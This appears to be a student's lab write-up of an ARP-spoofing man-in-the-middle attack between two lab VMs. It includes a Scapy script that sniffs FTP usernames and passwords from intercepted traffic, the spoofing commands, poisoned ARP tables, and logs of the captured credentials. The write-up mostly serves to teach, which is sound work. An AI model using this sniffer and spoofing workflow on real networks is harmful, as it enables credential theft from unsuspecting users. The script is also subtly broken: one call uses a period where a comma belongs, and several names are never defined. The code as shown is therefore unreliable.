


```python

def check_for_ftp(packet): # Determine if a packet is a FTP packet
    if packet.haslayer(TCP) and packet.haslayer(Raw):
        if packet[TCP].dport == 21 or packet[TCP].sport == 21: # Is it coming from or going to port 21?
            return True
        else:
            return False
    else:
        return False

def check_packet(packet):
    #print('[Debug] Checking packet...')
    if check_for_ftp(packet):
        #print('[Debug] FTP Packet Found...')
        pass
    else:
        return
    data = packet[Raw].load.decode('utf-8') # Another place where decoding is necessary!
    if 'USER' in data: # Find user data? add info to array
        #print('[Debug] Found User...')
        usernames.append(data.split('USER ')[1].strip())
    elif 'PASS' in data: # Find pass data? add info to array
        #print('[Debug] Found Pass...')
        passwords.append(data.split('PASS ')[1].strip())
    else:
        check_login(packet, usernames[-1]. passwords[-1]) # Check to verify that the credentials found are valid
    return

print('[*] Sniffing started on %s ... \n' % interface)
try:
    sniff(iface=interface, prn=check_packet, store=0) # Start the sniffing
except Exception as e:
    print(f'[!] Error: Failed to Initialize Sniffing, {e}')
    sys.exit(1)
print('\n[*] Sniffing Stopped')

```

For the dsniff script to work I had to verify a few things, one was making sure that IP forwarding was still enabled, and the other was turning on promiscuous mode using the following command:

sudo -S ifconfig eth0 promisc


After this, I ran the arpspoof script from above and made sure to adjust the IP address that are provided to it. Instead of spoofing the Metaploitable VM's ARP cache to show the MAC address of the attacker machine associated with the network router, we want to spoof the Metasploitable VM's ARP cache to show the attacker machine's MAC address associated with the IP address of the ARM Kali's IP address and vice versa. That way when the two victims are communicating with each other, the communication is going through the attacker machine (Man in the Middle Attack). We can see the adjusted IP addresses that were used in the image below.
Metasploitable VM = 192.168.1.186
ARM Kali Linux = 192.168.1.224



```
┌──(kali㉿kali)-[~]
└─$ sudo python3 arpspoof.py -t 192.168.1.186 -r 192.168.1.224
target_ip = 192.168.1.186
router_ip = 192.168.1.224
[+] Packets send 48
```


While the arpspoof script runs in one terminal on the attacker machine, we can use one victim VM to ping the other victim and make sure that the ARP cache is correctly poisoned. We can see the successful spoof of the ARP cache on each of the victim machines below.

On Metaploitable, we can see that ARM Kali's IP (192.168.1.224) resolves to the attacker machine's MAC (9E…).




```
msfadmin@metasploitable:~$ arp -a
Mias-MBP.lan (192.168.1.121) at A0:78:17:A2:A5:48 [ether] on eth0
. (192.168.1.1) at 5C:FA:25:D5:21:35 [ether] on eth0
msfadmin@metasploitable:~$ arp -a
kali.lan (192.168.1.77) at 9E:FB:95:B3:49:AD [ether] on eth0
. (192.168.1.1) at 5C:FA:25:D5:21:35 [ether] on eth0
msfadmin@metasploitable:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
kali.lan                 ether   9E:FB:95:B3:49:AD   C                     eth0
.                        ether   5C:FA:25:D5:21:35   C                     eth0
msfadmin@metasploitable:~$ arp -a
kali.lan (192.168.1.77) at 9E:FB:95:B3:49:AD [ether] on eth0
. (192.168.1.1) at 5C:FA:25:D5:21:35 [ether] on eth0
msfadmin@metasploitable:~$ arp -a
kali.lan (192.168.1.77) at 9E:FB:95:B3:49:AD [ether] on eth0
kali-gnu-linux-2023.lan (192.168.1.224) at 9E:FB:95:B3:49:AD [ether] on eth0
. (192.168.1.1) at 5C:FA:25:D5:21:35 [ether] on eth0
msfadmin@metasploitable:~$ _
```

On ARM Kali, we can see that Metasploitable's IP (192.168.1.186) resolves to the attacker machine's MAC also (9E…).




```
── 192.168.1.186 ping statistics ──
4 packets transmitted, 4 received, 0% packet loss, time 3035ms
rtt min/avg/max/mdev = 0.378/248.338/990.833/428.679 ms

┌──(parallels㉿kali-gnu-linux-2023)-[~]
└─$ arp -a
? (192.168.1.186) at 9e:fb:95:b3:49:ad [ether] on eth0
. (192.168.1.1) at 5c:fa:25:d5:21:35 [ether] on eth0
kali.lan (192.168.1.77) at 9e:fb:95:b3:49:ad [ether] on eth0
```

Once we have verified that the MitM attack was successful, we can open a second terminal on the attacker machine and run the dsniff script. We want to specify that the network interface that we want to sniff on is eth0. Once this is running, we use FTP to connect to the Metaploitable console from the victim Kali machine as seen below. We can enter the correct credentials.



```
┌──(parallels㉿kali-gnu-linux-2023)-[~]
└─$ arp -a
? (192.168.1.186) at 9e:fb:95:b3:49:ad [ether] on eth0
. (192.168.1.1) at 5c:fa:25:d5:21:35 [ether] on eth0
kali.lan (192.168.1.77) at 9e:fb:95:b3:49:ad [ether] on eth0

┌──(parallels㉿kali-gnu-linux-2023)-[~]
└─$ ftp 192.168.1.186
Connected to 192.168.1.186.
220 (vsFTPd 2.3.4)
Name (192.168.1.186:parallels): msfadmin
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||44570|).
150 Here comes the directory listing.
drwxr-xr-x    6 1000     1000         4096 Mar 07  2023 vulnerable
226 Directory send OK.
ftp> exit
221 Goodbye.

┌──(parallels㉿kali-gnu-linux-2023)-[~]
└─$ 
```

Once we login we can close the FTP connection and check the results of the dsniff script.



```
┌──(kali㉿kali)-[~]
└─$ vi dsniff.py

┌──(kali㉿kali)-[~]
└─$ sudo python3 dsniff.py eth0
[*] Sniffing started on eth0...

[*] Valid Credentials Found...
        [*] 192.168.1.224 → 192.168.1.186:
         [*] Username: msfadmin
         [*] Password: msfadmin

[*] Valid Credentials Found...
        [*] 192.168.1.224 → 192.168.1.186:
         [*] Username: msfadmin
         [*] Password: msfadmin

^C
[*] Sniffing Stopped

┌──(kali㉿kali)-[~]
└─$ 
```

It successfully pulled out the username and password of the Metasploitable VM. It printed twice because it reprints when I exit out of the FTP connection. We have now successfully used the arpspoof script in conjunction with the dsniff script to intercept sensitive information using a Man in the Middle attack.